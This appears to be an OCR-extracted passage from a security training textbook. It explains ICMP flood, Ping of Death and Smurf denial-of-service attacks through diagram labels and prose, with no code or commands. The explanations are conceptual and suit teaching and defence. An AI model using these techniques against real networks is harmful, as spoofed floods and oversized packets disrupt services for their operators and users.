

Attacker
The attacker sends ICMP ECHO requests with spoofed source addresses
Target Server
ECHO Request
ECHO Reply
ECHO Request
ECHO Reply
-Maximum limit of ICMP ECHO requests per second-
ECHO Request
ECHO Request
Legitimate ICMP ECHO request from an address in the same security zone

Figure 10.11: ICMP flood attack



Ping of Death and Smurf Attacks

Ping of Death Attack

- In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by **sending malformed or oversized packets** using a simple ping command
- For instance, the attacker sends a packet which has a size of 65,538 bytes to the target web server. This **packet size exceeds** the size **limit prescribed** by **RFC 791 IP**, which is 65,535 bytes. The reassembly process of the receiving system might cause the system to crash

20 Bytes
8 Bytes
65,510 Bytes
IP HEADER
ICMP HEADER
ICMP DATA
Attacker
Target Server

Smurf Attack

- In a Smurf attack, the attacker spoofs the **source IP address** with the victim's IP address and sends a **large number of ICMP ECHO request packets** to an IP broadcast network
- This causes all the hosts on the broadcast network to respond to the received **ICMP ECHO** requests. These responses will be sent to the victim machine, ultimately causing the machine to crash

ECHO request with spoofed source IP address
Attacker
Victim
Response to victim's IP address
IP Broadcast Network

Ping of Death Attack

In a Ping of Death (PoD) attack, an attacker attempts to crash, destabilize, or freeze the target system or service by sending malformed or oversized packets using a simple ping command. Suppose an attacker sends a packet with a size of 65,538 bytes to the target web server. This size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The reassembly process performed by the receiving system might cause the system to crash. In such attacks, the attacker's identity can be easily spoofed, and the attacker might not need detailed knowledge of the target machine, except its IP address.



20 Bytes
8 Bytes
65,510 Bytes
IP HEADER
ICMP HEADER
ICMP DATA
Attacker
Target Server

Figure 10.12: Ping-of-death attack

Smurf Attack

In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network. This causes all the hosts on the broadcast network to respond to the received ICMP ECHO requests. These responses are sent to the victim's machine because the IP address was spoofed by the attacker, causing significant traffic to the victim's machine and ultimately making it crash.


